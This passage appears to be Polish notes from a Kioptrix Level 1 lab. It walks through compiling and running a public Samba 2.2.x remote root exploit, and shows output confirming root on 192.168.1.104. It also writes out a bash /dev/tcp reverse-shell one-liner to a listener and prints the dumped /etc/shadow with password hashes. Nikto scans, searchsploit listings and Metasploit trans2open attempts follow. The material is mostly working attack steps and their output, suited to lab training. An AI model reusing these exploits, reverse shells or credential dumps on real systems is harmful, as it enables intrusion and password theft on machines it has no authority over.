S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\UNIX_USER.22 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\UTMP (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\SQUID (LOCAL USER)

S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\SQUID (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)

 ==========================( Getting printer info for 192.168.1.104 )==========================

No printers returned.


enum4linux complete on Sat Dec 16 22:54:05 2023
```





szukam exploita dla samba 2.2.1a

`https://www.exploit-db.com/exploits/10`

`wget -O samba-exploit.c https://www.exploit-db.com/download/10`

```
┌──(john㉿kali)-[~/exploit]
└─$ wget -O samba-exploit.c https://www.exploit-db.com/download/10
--2023-12-16 23:35:41--  https://www.exploit-db.com/download/10
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: ‘samba-exploit.c’

samba-exploit.c       [ <=>          ]  44.06K   253KB/s    in 0.2s

2023-12-16 23:35:42 (253 KB/s) - ‘samba-exploit.c’ saved [45115]
```

kompilacja:

`gcc samba-exploit.c -o samba2.2.1a-exploit`


```
samba-exploit.c

┌──(john㉿kali)-[~/exploit]
└─$ gcc samba-exploit.c -o samba2.2.1a-exploit

┌──(john㉿kali)-[~/exploit]
└─$ ls
samba-exploit.c  samba2.2.1a-exploit


└─$ ./samba2.2.1a-exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
Usage: ./samba2.2.1a-exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f   force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s   scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v   verbose mode

└─$  ./samba2.2.1a-exploit 192.168.1.104 -c 192.168.1.31 -b 0

samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-------------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

nasłuchuje na porcie 4444


`nc -nlvp 4444`

uruchamiam zdalną powłokę

`bash -i >& /dev/tcp/192.168.1.31/4444 0>&1`



nasłuch i zdalna powłoka



`cat shadow`

```
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

# Druga wersja ataku

```
$ nikto -host 192.168.1.104
```

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.104
+ Target Hostname:    192.168.1.104
+ Target Port:        80
+ Start Time:         2023-12-17 00:04:19 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 04:12:46 2001. See: http://cve.
mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Op-
tions
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until
Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Trac-
ing
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8916 requests: 8 error(s) and 30 item(s) reported on remote host
+ End Time:           2023-12-17 00:07:25 (GMT0) (186 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Metasploit i trans2open:

```
metasploit

set RHOSTS 192.168.1.104
set LHOST 192.168.1.31
use trans2open
use 0
run
use 1
run
```

```
msf6 > use trans2open
```

```
Matching Modules
================

   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > ls
[*] exec: ls

192.168.1.104  Documents  Kioptrixlvl1.xml  Pictures  Templates  exploit  legion       zad1        zad1.nmap
Desktop        Downloads  Music  Public    Videos     file     paused.conf  zad1.nikto
```

```
msf6 > set RHOSTS 192.168.1.104

RHOSTS => 192.168.1.104
```

```
msf6 > set LHOST 192.168.1.31

LHOST => 192.168.1.31

msf6 > run 0

[-] Unknown command: run

msf6 > use 0

[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf6 exploit(freebsd/samba/trans2open) > run

[-] Handler failed to bind to 192.168.1.31:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.104:139 - Trying return address 0xbfbffdfc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbfbffcfc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.

msf6 exploit(windows/smb/group_policy_startup) > jobs

Jobs
====

  Id  Name       Payload     Payload opts
  --  ----       -------     ------------
  0   Exploit: windows/smb/group_policy_startup  windows/meterpreter/reverse_tcp  tcp://192.168.1.31:4444
```

## Trzecia odmiana ataku

przeszukanie katalogów

Dirb

```
—$ dirb https://192.168.1.104
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 17 00:29:51 2023
URL_BASE: https://192.168.1.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.1.104/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Sun Dec 17 00:29:51 2023
DOWNLOADED: 0 - FOUND: 0
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
```

```
Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1     yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
searchsploit samba 2.2
```

```
└─$ searchsploit samba 2.2
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
 Exploit Title       |  Path
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)    | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)    | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)          | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation     | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)        | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)          | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)    | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution      | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)     | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)     | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)     | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)     | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow    | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow       | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution     | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow      | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)        | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
Shellcodes: No Results
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

```
msf6 > searchsploit trans2open
```

```
[*] exec: searchsploit trans2open

------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
 Exploit Title      |  Path
------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)  | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)          | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)        | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)          | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)  | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)     | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)     | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)     | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)     | unix/remote/22471.txt
------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
Shellcodes: No Results
```

```
msf6 > search trans2open
```

```
Matching Modules
================
```

```
   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

msf6 > searchsploit trans2open

```
[*] exec: searchsploit trans2open

------------------------------------------------------------------------------------------------------------------------------------------ ---------
 Exploit Title      |  Path
------------------------------------------------------------------------------------------------------------------------------------------ ---------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)  | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)        | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)      | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)        | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)  | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)    | unix/remote/22471.txt
------------------------------------------------------------------------------------------------------------------------------------------ ---------
Shellcodes: No Results
```

msf6 > search trans2open

```
Matching Modules
================

   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

msf6 > Interrupt: use the 'exit' command to quit

msf6 > use 1

```
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104

```
RHOSTS => 192.168.1.104
```

msf6 exploit(linux/samba/trans2open) > show payloads

```
Compatible Payloads
===================

   #   Name    Disclosure Date  Rank    Check  Description
   -   ----    ---------------  ----    -----  -----------
   0   payload/generic/custom   normal  No     Custom Payload
   1   payload/generic/debug_trap         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact       normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop         normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/adduser          normal  No     Linux Add User
   8   payload/linux/x86/chmod  normal  No     Linux Chmod
   9   payload/linux/x86/exec   normal  No     Linux Execute Command
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux
x86)
   12  payload/linux/x86/meterpreter/bind_nonx_tcp   normal  No     Linux Mettle x86, Bind TCP Stager
   13  payload/linux/x86/meterpreter/bind_tcp        normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   14  payload/linux/x86/meterpreter/bind_tcp_uuid   normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   15  payload/linux/x86/meterpreter/reverse_ipv6_tcp          normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   16  payload/linux/x86/meterpreter/reverse_nonx_tcp          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter/reverse_tcp_uuid          normal  No     Linux Mettle x86, Reverse TCP Stager
   19  payload/linux/x86/metsvc_bind_tcp  normal  No     Linux Meterpreter Service, Bind TCP
   20  payload/linux/x86/metsvc_reverse_tcp          normal  No     Linux Meterpreter Service, Reverse TCP Inline
   21  payload/linux/x86/read_file        normal  No     Linux Read File
   22  payload/linux/x86/shell/bind_ipv6_tcp         normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   23  payload/linux/x86/shell/bind_ipv6_tcp_uuid    normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   24  payload/linux/x86/shell/bind_nonx_tcp         normal  No     Linux Command Shell, Bind TCP Stager
```

```
   25  payload/linux/x86/shell/bind_tcp   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   26  payload/linux/x86/shell/bind_tcp_uuid         normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   27  payload/linux/x86/shell/reverse_ipv6_tcp      normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   28  payload/linux/x86/shell/reverse_nonx_tcp      normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp           normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell/reverse_tcp_uuid      normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell_bind_ipv6_tcp         normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   32  payload/linux/x86/shell_bind_tcp   normal  No     Linux Command Shell, Bind TCP Inline
   33  payload/linux/x86/shell_bind_tcp_random_port  normal  No     Linux Command Shell, Bind TCP Random Port Inline
   34  payload/linux/x86/shell_reverse_tcp           normal  No     Linux Command Shell, Reverse TCP Inline
   35  payload/linux/x86/shell_reverse_tcp_ipv6      normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
```

```
payload => linux/x86/shell_reverse_tcp
```

```
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/samba/trans2open) > run
```

```
[*] Started reverse TCP handler on 192.168.1.31:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff4fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
```

```
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```